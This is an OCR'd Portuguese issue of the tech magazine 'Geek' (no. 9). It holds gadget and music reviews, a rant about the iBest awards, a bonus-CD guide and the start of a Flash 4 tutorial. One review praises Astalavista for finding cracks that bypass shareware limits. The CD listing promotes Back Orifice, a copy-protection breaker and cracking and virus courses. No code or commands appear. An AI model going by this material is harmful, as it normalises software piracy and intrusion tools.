É eu sei, isto está parecendo matéria de revista feminina, então vamos ao que interessa. A tecnologia também pode estar presente no soutien, como prova o lançamento da Duloren : Air Up Bra.

Agora com a moda de mulheres com seios grandes, quem não está a fim de enfrentar o bisturi, tem uma opção mais barata: um soutien com enchimentos infláveis que possibilita

regular o tamanho dos seios.

Com uma bombinha do tipo das de vaporizador de perfume que deve ser acoplada a uma espécie de caninho, a mulher pode regular o tamanho do enchimento. Para esvaziar é só apertar um botão interno (me lembrou o sistema de pneus de bicicleta).

O modelo é bonito e realmente dá uma aumentada, mas fico me perguntando qual a vantagem da "propaganda enganosa". Mas enfim, cada um sabe do tamanho de seus "problemas" e dá a solução que quiser para "eles".

(I.G.A.)

Soutien Air Up Bra-Duloren

Preço médio: R\$50,00

<www.duloren.com.br>

Cotação: ★★

Cadê os botões?

A impressora *buttonless* da Epson

Num conceito raso, dizem que as novidades tecnológicas vêm para facilitar a vida do homem. Não é bem o que se vê em alguns lançamentos por aí.

Uma impressora sem botão, "qual a vantagem?", foi a primeira coisa que pensei quando fiquei sabendo da existência da impressora Stylus Color 480 da Epson.

Minha pergunta ainda paira sem uma resposta convincente.

Com os comandos feitos somente pela tela, a impressão

(trocadilho infame!) que tenho é que se o computador trava, lá vêm problemas...

É uma impressora jato de tinta com um design bonito e que possui um preço acessível, pode ser aí que esteja sua vantagem.

(I.G.A.)




Impressora Epson Jato de tinta "Stylus Color 480"

Preço médio: R\$200,00

www.epson.com.br

Cotação: ★★



Efeito Pokémon

“A Consciência Hacker”: mais voltado ao lucro que à técnica

Tenho saudades do velho Paulo Francis e seus clichês iconoclastas do tipo: “se todo mundo usa, se todo mundo gosta, eu estou fora”. Sobre essa questão de modismo, dou 90% de razão a Francis. O problema não está na popularidade das coisas em si, mas via de regra, tudo que cai nas garras do pop torna-se deturpado, banal, comezinho. Assim com a literatura hacker.

Na tentativa de repetir o sucesso de vendas do “Manual Completo do Hacker”, a editora Book Express decepcionou depositando suas fichas na obra “A Consciência Hacker”. Apesar de estampar logo na capa que o livro visa apenas a uma apresentação objetiva do mundo hacker, os conceitos técnicos são abordados muito vagamente e podem ser encontrados sem embaraço nas páginas brasileiras de hackerismo. O texto não chega a ser ruim, mas peca pela superficialidade. Afinal, se o leitor vai até as lojas para comprar um livro exclusivo sobre hackerismo, ele está interessado em algo a mais que o óbvio.

(M. Ck.)

A Consciência Hacker - Lord Hell
Book Express
Preço sugerido: R\$ 22,00
Cotação: ★

Ordinário!!

É o Tchan chega à era da internet

Imagine em um único CD: reggae, rap, samba, embolada e música eletrônica. Agora um desafio: tente diferenciar estes estilos. E mais: ouça o CD inteiro! É com essas e outras que o novo CD do “É o tchan” está nas lojas.

Você vai ter a impressão de já ter ouvido as músicas. Não é só impressão, há por exemplo uma versão inédita da música “Pau que nasce torto” (eles conseguiram!) e pérolas como “Tchan, super-heróis contra a pirataria”, “Gotchan City”. Mas imperdível mesmo é a faixa que dá nome ao CD, “tchan.com.br”. Para que manuais ou dicas de informática se o Tchan ensina tudo para você? Duvida? Então preste atenção nesses conselhos: “Aperte o botão/ telinha acende/ espere um

pouquinho para ver (...)
segure o bichinho de rabinho compridinho”.

Garanta já os bons momentos dos finais de semana e a oportunidade de ampliar seus conhecimentos na área de informática. Lanço um último desafio: quantas vezes é falada a palavra “Tchan” no CD? Quem souber e escrever para esta revista concorrerá a um brinde especial: um CD do Tchan, afinal na vida as coisas boas devem ser compartilhadas e de repente você gosta da parte multimídia do CD - sim ela existe!!! Arrghhhh!!!



Reprodução

(I.G.A.)

Tchan.com.br - É o Tchan
R\$ 18,00 em média
No Submarino <www.submarino.com.br>

Cotação: ★


Não Pinga ni mim!

Kit para recarregar cartuchos não faz sujeira e funciona!



Já tive péssimas experiências com recarga de cartuchos. Minha impressora já bebeu muita tinta por causa daqueles kits de recarga amaldiçoados que obrigam você a espetar o pobre cartucho com uma agulha e enfiar o conteúdo negro no pobre aparato. Com muita desconfiância, testei o kit de recarga da Extralife.

O kit recarrega os cartuchos das impressoras HP. Além de ter uma boa apresentação, o kit ainda é divertido de usar. Ele é composto por uma câmara de vácuo e um depósito de tinta. É só seguir as instruções do fabricante e a tinta flui rapidinho para o cartucho vazio. Testei a qualidade da impressão e tive uma bela surpresa: tudo ficou perfeito, sem falhas, com um preto até melhor que o cartucho original. E a melhor parte, recarreguei o cartucho sem ficar com nenhuma mancha preta nas mãos ou na roupa. Se você é como eu, traumatizado com recargas, ou é novato no assunto, pode comprar sem medo, pois com esse kit não tem sujeira.



Fotos: Astor Aurinho



(J.J.A.)


Kit de Recarga
R\$ 44,00 em média
R\$ 28,00 o refil
Extralife <www.extralife.com.br>
Tel: (0xx11) 3872-7144

Cotação: ★★

Astalavista, baby

O site mão na roda para geeks mal intencionados

Eu não sou um hacker, muito menos um cracker. Sou apenas um rapaz latino-americano sem dinheiro no banco. Por isso mesmo, volta e meia eu tenho que apelar para expedientes pouco éticos, com a finalidade de fazer valer meus suados reais.



Reprodução

Foi assim que fui pesquisar como é possível quebrar as limitações de um software shareware ou de demonstração, no caso o programa Thumbs Plus (visualizador de imagens).

Digitei no browser "www.astalavista.com", depois cliquei em "English", selecionei o search engine de minha preferência e teclei o nome do programa mais Enter. Alguns segundos depois, uma outra janela apareceu mostrando links para 16 páginas onde eu poderia encontrar cracks para liberar o uso do programa. Eis o resumo da ópera. Se eu peguei os cracks e se eles funcionaram no Thumbs Plus, já é uma outra história...

(Alessio Fon Meloza)

Site Astalavista
<www.astalavista.com>

Cotação: ★★★★★

Inveja do Mac

Vida longa ao USB!

O teclado USB do iMac é uma das poucas coisas que causam inveja nos usuários de PC. Não pelo design ou pela praticidade, mas sim pelas duas portas USB que esse teclado oferece. Estava faltando um produto para PC com as mesmas características. O teclado USB Maxxtro é uma pequena maravilha. Além de ser robusto, oferece duas portas USB de qualidade. Testamos as portas com um mouse, uma câmera digital, um controle e um gravador de CDs. Tudo funcionou perfeitamente, sem falhas.

O preço do teclado ainda é um pouco mais alto que o dos teclados normais, mas a qualidade definitivamente compensa, especialmente se você tem apenas uma porta USB no seu computador.

(I.G.A.)

Teclado USB
R\$ 135,00 em média
<www.superlojas.com.br/cartuchos>

Cotação: ★★★

A máfia do Geek da banda

Voodoo Glow Skulls: skacore para ninguém botar defeito

Há uns quatro anos, uma nova onda de ska tomou conta do mundo e ameaçou firmar bases aqui nesse país tropical. Foi nessa época que eu conheci uma banda californiana que, a exemplo das bandas do novo ska, misturava altas doses de hardcore com o ritmo chacoalhante, em músicas rápidas e grudentas.

Se fosse só isso talvez eu não tivesse virado fã dos Voodoo Glow Skulls. Mas no disco que ouvi, eles detonavam o skacore em espanhol. Pronto: o tempero latino me viciou. Só depois eu descobri que aquele disco, chamado *Firme*, tinha outra versão, com as músicas em inglês.

Passé um tempão sem ouvir nada novo dos californianos, até que resolvi cutucar o vespertino. Achei três discos novos e um deles, de 1998, chamado *The Band Geek Mafia*, lançado no Brasil pela Roadrunner. Acabava de ganhar mais um motivo para ir atrás da pérola.

Tudo bem que o Geek dos Voodoo Glow Skulls é o típico CDF, longe da imagem que essa revista defende, mas as músicas compensam. Pelo jeito os anos de estrada

serviram para a banda aprimorar sua mistura. O harcore está lá, o ska idem (o naipe de metais mata a pau!) e o tempero latino também, igualzinho a quatro anos atrás. Só que tudo muito mais afiado.

Se você está acostumado a ouvir o ska mal digerido de Charlie Brown Jr., Raimundos, Rumbora & Cia. eis aqui uma boa chance de saber como se faz direito.

(A.F.M.)

The Band Geek Mafia - Voodoo Glow Skulls
Roadrunner - Epitaph
R\$ 20,90 em média
No Submarino <www.submarino.com.br>

Cotação: ★★★★★



Divulgação

iBest

por Alessandro Gerardi
(alessandro@gerardi.com.br)

O iBest é um prêmio para quem teve a idéia de fazê-lo e para a ignorância de quem o apóia

O iBest é o exemplo mais claro de como as coisas andam loucas pelo mundo da www.

Milhares e milhares de sites fazem propaganda gratuita do iBest, iludidos com a idéia de que existe um prêmio mundial para as melhores páginas da rede.

Para ser eleito pelos internautas como um dos melhores sites, é preciso fazer campanhas de divulgação do site do concurso e convencer as pessoas que acessam sua página a sair e dirigir-se à página de votação.

Pode parecer piada mas a votação dura 9 meses! Isso mesmo, entre idas e vindas leva-se 9 meses para que os organizadores concluam qual site foi eleito

pelos usuários da web em cada uma das 56 categorias. São 149 dias de votação e mais 54 dias de apuração. Quem achou a eleição nos Estados Unidos demorada ainda não sabe

de nada.

Se fosse pagar a conta da propaganda feita pelos estimados 30 mil sites que participam do concurso neste ano, a iBest S/A, empresa que administra o concurso, desembolsaria nada mais nada menos que R\$ 300 milhões! É uma boa ou não ter esta propaganda

gratuita?

As vantagens para a iBest não param por aí. Durante o processo de votação no site da entidade, são exibidos nada mais nada menos do que 27 banners dos

mais variados tamanhos. Não contente com sua logomarca exposta em milhares de sites, o iBest ainda fatura em cima de quem vai a seu site votar nos predileitos.

Para esclarecer um pouco mais as coisas vamos fazer uma comparação. Imagine que a iBest deixasse o público votar nos melhores filmes do ano. Durante 9 meses todos os produtores de filme teriam de pedir aos espectadores que fossem ao cinema assistir a outro filme, produzido pela iBest, para então votarem em suas produções.

Durante 9 meses toda vez que você fosse no cinema, veria uma



iBest

[Clique aqui para encher nossos bolsos de dinheiro](#)

longa propaganda pedindo para você assistir ao filme da iBest e declarar seu voto.

E mais, a cada ano novas premiações seriam criadas, tipo melhor ator de cabelos loiros, melhor filme de tribunal etc.


Fazendo uma analogia com o Troféu Imprensa podemos imaginar o Cid Moreira no Jornal Nacional pedindo para você mudar de canal: "Assista agora ao SBT e vote na gente, na categoria melhor telejornal!".

Antes de inscrever seu site no concurso mande um e-mail para o iBest e verifique a possibilidade de eles exibirem banners do seu site no site deles ou então pagar pela propaganda. Como esta é uma revista séria não podemos escrever a resposta que você receberá.

A evolução do prêmio

O iBest surgiu em 1995, quando ainda era IWBest (prêmio oferecido pela revista Internet World). Naquela época não havia votação pública, e os sites indicados pelo júri concorriam nas categorias corporativos e pessoais. Desde então o número de categorias cresceu na mesma proporção que os sites participantes do concurso e o faturamento do iBest. Hoje são 56 categorias, cada uma com premiados pelo júri e pela audiência, o que dá 112 premiados! A revista já não existe, mas seu fundador deve rir à toa com as estripulias de seu filho.

Clique aqui para ganhar seu atestado de otário!



Atirar todo mundo atira. Mas poucos sabem onde vão acertar.
Com vocês os efeitos imprevisíveis da tecnologia




Mundo Estranho



Curto e grosso, vamos direto ao assunto: quando você estiver meio deprimido, quando seu HD estiver lotado e não houver onde fazer backup, quando seu sistema travar de tal maneira que nem o botão de desligar ajudar...nesse momento olhe para essas fotos e tenha certeza de que podia ser pior.

Essas peças raríssimas estão no site <www.uglypeople.com>, cujo nome já diz tudo. Se você achou que as imagens aqui são chocantes, não viu o que o site contém.

Agora...se você acessar o UglyPeople.com e, mesmo que por apenas alguns segundos, cogitar a hipótese de enviar sua foto ou pior, se você já encontrar sua foto lá, talvez não haja mesmo cura para seu baixo astral.....



Geek

É UMA PUBLICAÇÃO DA



DIGERATI EDITORIAL

Divisão da

Software Factory Ltda.

Rua Padre Benedito de Camargo, 315 - Penha
CEP 03604-010 - São Paulo - SP

Fone: (0xx11) 6647 5000

Fax: (0xx11) 6647 4313

Internet:

www.geek.com.br

e-mail:

info@geek.com.br

Diretores:

Alessandro Gerardi ale@sofitori.com.br

Luís Afonso G. Neira afonso@sofitori.com.br

Assistente da diretoria:

Bianca Anzeloti de Souza bianca@sofitori.com.br

Administração:

Kleiton Nunes Paulista kleiton@sofitori.com.br

Editor:

Alessio F. Melo alessio@sofitori.com.br

MTB 026412

Editor Assistente:

Mohandas Ck mohandas@sofitori.com.br

Redator Chefe:

Jocelyn Auricchio jj@sofitori.com.br

Reportagem:

Hudson Ricardo N. de Almeida, Ísis Gabriel Alves

Direção de Arte:

Patrícia Barboni patricia@sofitori.com.br

Diagramação/ Arte:

Márcio Alves Pazin, Alessandro G. da Silva

Webdesigner:

Márcio Alves Pazin

Suporte ao leitor:

Anderson Albano

(Tel: 0xx11 6647 4437)/ E-mail: info@geek.com.br

Operações externas:

Fábio Alves da Silva

Controle de qualidade:

Júlio César Saraiva

Colaboradores:

Ricardo Tavares, Cassio Oliveira, Ricardo Celeguin, Milton

Xavier, Natasha Jafé Tavares, Daniela Venerando

Publicidade:

Comercialmente representada pela Mídla, Co.

Tel: (0xx11) 3021-0299, fax (0xx11) 3021-7608

E-mail: midlacompany@uol.com.br

Impressão e Acabamento:

Oceano Indústria Gráfica e Editora Ltda.

(0xx11) 7896 6544

A revista Geek não se responsabiliza pelas opiniões e conceitos emitidos em artigos assinados. Eles representam a opinião de quem os assina

Distribuidor exclusivo para Bancas de todo Brasil.

Fernando Chinaglia Distribuidora S/A.

Rua Teodoro da Silva, 907 - Grajaú.

CEP 20563-900 - Rio de Janeiro - RJ.

Tel.: (0xx21) 575-7766.

Guia do CD Geek 9



Para explorar todo potencial do CD-ROM bônus encartado nessa edição, fique atento a estas dicas

A partir do Windows, você tem um programa multimídia produzido para fornecer acesso fácil a todo material do CD-ROM e prover informações sobre a instalação de softwares de outras plataformas.

Esse programa é iniciado automaticamente quando você insere o CD na máquina ou clicando-se duas vezes sobre o arquivo **geek9.exe** no diretório raiz do CD dentro do Windows Explorer.

Os programas para Windows podem ser acessados por links direto dentro desse menu, onde estão organizados em categorias para facilitar sua utilização. No botão **CONTEÚDO COMPLETO**, você tem a lista detalhada de tudo que foi incluído no CD com textos explicativos sobre cada um dos programas.

Os **CURSOS**, **APOSTILAS** e **LIVROS** anunciados na capa da revista constam dentro do diretório **/CURSOS** do CD organizados em subdiretórios de acordo com a especialidade de cada documento. Todos os arquivos estão compactados em formato ZIP, já que descompactados ocupariam muito espaço em disco, o que nos obrigaria a privar você de muitos tutoriais e programas. Para abrir esses arquivos, utilize o Winzip, também disponível no CD e descompacte o curso para seu HD. Os documentos podem estar disponíveis em três padrões para leitura: DOC, TXT e RTF - arquivos que podem ser lidos pelo Word, StarOffice ou qualquer editor compatível que você possua em seu micro. Documentos em HTML deverão ser abertos através de um navegador web. E por último os PDFs, exigem o programa Adobe Acrobat Reader instalado. O software está no CD junto com o Xpdf, leitor de PDFs para Linux.

Nos textos **/kde/kdegeek.htm**, **/linux/instala.htm** e **/zipslack/zipslack.htm** você tem, respectivamente, instruções de instalação do KDE 2.0, dos programas Linux disponíveis na edição e instruções de instalação do ZipSlack - versão compacta do Slackware 7.1.

Os usuários de Macintosh necessitarão descompactar os três

arquivos da pasta **/Mac** do CD para acessarem os programas da plataforma. Isso pode ser feito através do programa Aladdin Stuffit Expander, software padrão em equipamentos PowerPC e com versões novas divulgadas para download gratuito em www.aladdinsystems.com. O arquivo **/mac/Nisus.htm** traz informações relevantes sobre o Nisus Writer.

O sistema operacional QNX está disponível para instalação a partir do Windows pelo nosso menu multimídia, mas também pode ser iniciado através de um disco de boot. Para conhecer maiores detalhes técnicos desse Unix gráfico, acesse o diretório HTML e dê uma boa lida na documentação oficial do fabricante.

Trouxemos também 21 E-Books de escritores como Camões, Lima Barreto, Casto Alves e Euclides da Cunha. Como eles estão formatados em HTML, pode-se ler os textos em qualquer plataforma. Aproveite!



OBS: Essa página traz indicações para usar o CD-ROM Geek#9.

Para conferir uma **lista completa** dos softwares no CD, abra o arquivo **ConteúdoDoCD.DOC** incluído no diretório raiz do CD.

Requisitos do equipamento

Para rodar os programas e usar os arquivos do CD você precisa de um Pentium 100 Mhz, com 16 RAM. Há programas e arquivos para equipamentos mais modestos, assim como há aqueles que exigem máquinas mais robustas. Antes de aventurar-se procure no CD as exigências específicas de cada software.

Se tiver dúvidas quanto ao CD-ROM:

suporte ao leitor por e-mail
info@geek.com.br

suporte ao leitor por telefone

0xx11 6647 4437

Categoria dos programas

Localização no CD

| | |
|---------------------------------|------------------------------|
| Windows ME | Pasta: /WinME |
| Slackware 7.1 | Pasta: /Zipslack |
| Cursos Completos | Pasta: /Cursos |
| Gravação de CDs | Pasta: /GravacaoDeCDs |
| Pacote Gráfico | Pasta: /Graficos |
| E-Books | Pasta: /Ebooks |
| Arquivos Hackers | Pasta: /Hackz |
| Softwares para Palm | Pasta: /Palm |
| Inutilitários | Pasta: /Inutil |
| KDE 2.0 | Pasta: /KDE20 |
| Softwares para Linux | Pasta: /Linux |
| Softwares para Macintosh | Pasta: /Mac |
| Arquivos underground | Pasta: /Underground |
| MFK (pega-otário) | Pasta: /Mfk |
| QNX | Pasta: /QNX |

Tudo que você precisa em matéria de imagens!



PRONTO PARA USAR Ano 1 - Número 1 **APENAS R\$ 11,90** COLEÇÃO!

Revista **Click** **ESPECIAL** Geek
Computação pessoal para iniciantes

PRODUÇÃO VISUAL
Um CD-ROM recheado de arquivos e programas para você turbinar o layout dos seus documentos

A MAIS COMPLETA COLEÇÃO DE IMAGENS

- Religião - Cinema - Games - Música
- Cartuns - Informática - Animais
- Automóveis - Natureza - Humor
- Ciência - Comida - Sex Symbols
- Símbolos - Bandeiras - Objetos
- Esporte - Abstrato - Negócios
- Comemorativas - Históricas
- Anime & Mangá - Profissões
- Bordas - Escolares - Arte
- Celebridades - Webdesign

e muito mais...

ELEMENTOS PARA WEBDESIGN
Apresentações Multimídia
Cartões - Convites - Faixas
Cartazes - Trabalhos Escolares
Documentos do Word e Office

Superpacote Gráfico
50.000
Gifs Animados
Wallpapers
Cliparts
Fontes
Ícones

Confira no verso

Bônus!
Programas para editar imagens e criar efeitos gráficos

Para Iniciantes
São programas e imagens fáceis de usar

Aprenda a:
Usar Cliparts e Ícones (Word e Powerpoint)
Instalar novas Fontes e Papéis de Parede
E muito mais

NAS BANCAS

Compras pela internet: www.superlojas.com.br/digerati

Geek 9

GRAVAÇÃO DE CDs

Um pacote com 30 programas para você gravar CDs de todos os formatos possíveis

CDR Win: Programa para gravar CDs com manual passo a passo
MP3 CD Maker: Grave CDs de áudio a partir de arquivos MP3
CD Deprotector: Ferramenta hacker que quebra proteção de CDs
Dart CD Recorder: Gravador de CDs no estilo do Easy CD Creator
FireBurner: Para gravar CDs de áudio
CD Recording Studio: Gravador de áudio CDs multiversátil
NTI CD Maker: Programa campeão que oferece vários tipos de gravação
Clone CD: Utilitário para copiar CDs de Playstation!
RSJ CD Writer: Gravação de CDs com suporte a CDDA e MP3
Free Lock: Para gravar CDs com proteção contra cópia
Super CD Cover Maker: Crie capas elaboradas para seus CDs
CD Diagnostic: Checa CDRs gravados e identifica eventuais problemas
Burn IT (Linux): Gravador de CDs completo
CDR Toaster (Linux): Outro gravador de CDs 100% eficiente
Kreate CD (Linux): Tostador de CDs visual e GPL
E MAIS 15 SENSACIONAIS PROGRAMAS DE GRAVAÇÃO!

Windows ME

Seleção de softwares para o novo sistema operacional

Turbinadores - Segurança - Internet - AntiCrash -
Configuração do sistema - CheckUps e mais

H4cKzzzzzz!!!

11 programas que vão derreter seus neurônios

(Incluindo a nova versão do Back Orifice)

130 CURSOS COMPLETOS

Aumente seus conhecimentos e suas chances de se dar bem profissionalmente com cursos de:

Webdesign

Java - ASP - Fireworks - CGI - Cold Fusion
Dreamweaver HTML - Flash - WAP - XML e outros

Administração de Redes

Apache - Firewall - Intranet - Linux com Novell - Samba
SendMail - DNS - IPX e outros

Banco de Dados

MySQL - Oracle - MySQL Server e outros

Programação

C++ - Visual Basic - Delphi - Assembler e outros

Linux

Introdução ao sistema - Debian - Red Hat - Unix Básico
C Shell - XFree 86 e outros

Office

Access - Excel - Outlook - PowerPoint - ICQ e outros

Windows

Windows 2000 server - Windows 98 e outros

H4ck3Rz

Métodos crackers - Sniffers - Unix Hack - PGP - Vírus
TPC/ IP Attacks - Hacking Kit e outros

Linux Slackware 7.1 Zipslack

Versão compacta do Slackware - 100% funcional c/ softwares - 100 MB

Pacote gráfico 9 sensacionais programas

Strata 3D Completo: software no nível do 3D Studio, Lightwave e similares

In Design (Mac): versão tryout da nova estrela da Adobe

Mais: Paint Shop Pro 7, Acrobat Reader, WebRazor, GIMP, ACDS...

QNX Sistema Unix Completo e Visual

21 E-Books (Lima Barreto, Machado de Assis, Euclides da Cunha e outros)

Papéis de Parede, Músicas em MP3,
Inutilitários
Softs para Mac/ Linux /
PalmOS

Geek:help

CURSO DE FLASH 4 COMPLETO

MATERIAL OFICIAL DA MACROMEDIA

PARTE I DE II

ÍNDICE

Lição 1:

- Introdução ao Flash 4 e suas
ferramentas de desenho 1



Lição 2:

-Camadas, Arte Importada, Símbolos
e Ocorrência 9

LIÇÃO 1: INTRODUÇÃO AO FLASH E SUAS FERRAMENTAS DE DESENHO

OBJETIVOS

Quando você terminar esta lição, você entenderá:

- as principais partes da área de trabalho do Flash
- como usar o Palco
- o papel dos quadros, das camadas e da linha de tempo na construção de uma animação
- como as linhas e as formas interagem
- como a ferramenta Lupa ajuda, aumentando ou reduzindo sua visualização de um elemento no Palco
- o básico quanto à aplicação de cor no Flash
- o valor da paleta de Cores Web Safe
- as vantagens do texto sem alias e você terá aprendido:
- como desenhar com a ferramenta Lápis e usar seus modificadores
- como selecionar modo, cor, espessura e estilo da linha
- como selecionar, mover, girar e modificar um elemento de desenho
- como selecionar e aplicar cor a uma forma, preenchimento ou linha
- como criar e aplicar um gradiente linear
- como salvar um conjunto de cores
- como usar as ferramentas Lata de tinta e Pincel e seus modificadores
- como usar a ferramenta Texto para adicionar texto a um desenho

A ÁREA DE TRABALHO DO FLASH 4



Figura 1-1
Área de trabalho do Flash 4

A figura 1-1 mostra a área de trabalho do Flash 4. Dependendo do outro software que você usar, o Flash 4 poderá lhe parecer familiar ou desconcertantemente novo. No Flash, a área aberta de trabalho é chamada de Palco. A metade esquerda da barra de menu é padrão em muitos aplicativos Windows.

A barra de ferramentas de desenho e as Camadas poderão fazê-lo recordar de ferramentas que você tenha usado em softwares de desenho e de desenho livre. Isso é proposital, para facilitar, para os artistas gráficos, a adoção dessa nova ferramenta. A menos que você use o Director da Macromedia, você nunca viu quadros ou linha de tempo antes—você vai usá-las para animações.

QUADROS

Uma animação é constituída por uma série de quadros. Cada imagem altera de quadro para quadro para que, quando os quadros forem passados rapidamente diante de seus olhos, o visualizador veja a figura em movimento. Se a alteração em cada imagem for pequena e os quadros se moverem rapidamente, o movimento—como o de um filme—terá uma aparência suave. Qualquer produto desenvolvido com o Flash é uma série de quadros. Um arquivo Flash é chamado de filme.

PALCO

O Palco é a área de trabalho para compor os quadros individuais no filme. Você poderá desenhar diretamente no Palco ou arranjar trabalho ilustrativo importado.

CAMADAS

Pense nas camadas como uma pilha de transparências de acetato. Você pode separar seus elementos das ilustrações em camadas para modificá-los e manuseá-los mais fácil e seguramente. Você poderá usar as camadas generosamente, pois elas não aumentarão significativamente seu arquivo Flash. A pilha de camadas para um quadro de sua animação é chamada de cel.

LINHA DE TEMPO

A linha de tempo é uma grade onde você coordena a cronometragem de animação e monta o trabalho ilustrativo. A janela Linha de tempo exibe cada quadro de um filme. Cada camada aparece na linha de tempo como uma linha separada.

BARRA DE FERRAMENTAS PADRÃO

O lado esquerdo de sua barra de ferramentas parece com a barra de ferramentas padrão em muitos aplicativos, com ícones para Novo, Abrir, Salvar, Imprimir e Visualizar impressão. Você aprenderá a reconhecer e a usar os outros ícones nessas lições.

BARRA DE FERRAMENTAS DE DESENHO

Se você já usou um pacote de softwares de desenho, você reconhecerá muitas das ferramentas na barra de ferramentas de desenho. Você começará a usar estas ferramentas nos próximos exercícios.

BARRA DE STATUS

A barra cinza na parte inferior da janela do Flash fornece valiosa avaliação. Se você posicionar seu cursor sobre um dos ícones de ferramentas da barra de ferramentas de desenho, a barra de status exibirá uma pequena mensagem explicando o uso da ferramenta. Você poderá exibir ou ocultar a barra de status selecionando ou cancelando a seleção Janela > Status do menu Barra de ferramentas.

EXERCÍCIOS

APRENDENDO A DESENHAR NO FLASH 4

Nesse segmento você aprenderá como usar as ferramentas de desenho no Flash, desenhando um barco a vela. Você ficará surpreso ao ver como as ferramentas de desenho do Flash ajudam a esconder o fato de você “não saber desenhar”. Com os novos Modos pincel do Flash, até mesmo quem só sabe rabiscar poderá colorir dentro das linhas. Por outro lado, se você gostar de desenhar, você vai fazer a festa!

Obs.: Você aprenderá a animar seu barco a vela na lição 3.

Se você desenhar uma linha cruzando outra, as duas serão cortadas e segmentadas no ponto decruzamento.

O mesmo acontecerá quando você desenhar uma linha através de uma forma preenchida ou de um traço de pincel. Essa regra se aplica às linhas desenhadas com as ferramentas Linha, Lápis ou Pincel.

A ferramenta Lápis tem modos que alteram sua maneira de funcionar. No modo Acertar, você pode facilmente desenhar uma linha reta mantendo o cursor pressionado e arrastando. Selecione as propriedades da ferramenta Lápis dos modificadores de Ferramentas antes de desenhar.

Para usar o modo de desenho Acertar:

1) Selecione a ferramenta Lápis clicando no ícone do Lápis na barra de ferramentas à esquerda da sua tela. É o quarto ícone do topo da barra de ferramentas, do lado esquerdo (Veja a figura 1-2). Você também poderá pressionar o P no teclado.

Quando a ferramenta Lápis for selecionada, um conjunto de modificadores de Ferramentas aparecerá na parte de baixo da barra de ferramentas.

2) Do Seletor de modo lápis, selecione o modo de desenho Acertar. Ele se parece com degraus.

3) Selecione preto como a cor da linha. O modificador de Cor da linha embaixo da caixa de seleção de Modos linha mostra a cor da linha atualmente selecionada. O ícone ao lado do botão de cores não é clicável; é um lembrete de que a cor selecionada será aplicada a uma linha.

4) Dê dois cliques no modificador de Cor da linha para abrir a paleta de Cores. Clique para selecionar qualquer cor. A cor que você selecionar determinará a cor de qualquer linha que você desenhar com a ferramenta Lápis até que você a mude.

5) Mantenha a Espessura da linha em 1.0 pontos e mantenha o Estilo da linha em Solid.

Obs.: Linhas sólidas geralmente aparecem melhor na Web.

6) Mova seu cursor para a área de trabalho. No Flash, a área de trabalho é chamada de Palco. O cursor se parece com um Lápis.

7) Pressione o botão do mouse e mantenha-o pressionado enquanto o arrasta para desenhar o casco do barco (Veja a figura 1-3). Se você




Figura 1-2

Modificadores de ferramentas de desenho para a ferramenta Lápis selecionada.




Figura 1-3

Desenhando o casco do barco.

liberar o mouse, antes de completar o desenho, pressione o botão e mantenha-o pressionado enquanto arrasta o cursor Lápis novamente para continuar a linha.

Observe que a ferramenta Lápis continua selecionada. Não é necessário se certificar de fechar a forma, mas observe que a ferramenta Lápis “vai ajudá-lo” a conectar as linhas se elas estiverem próximas umas das outras.

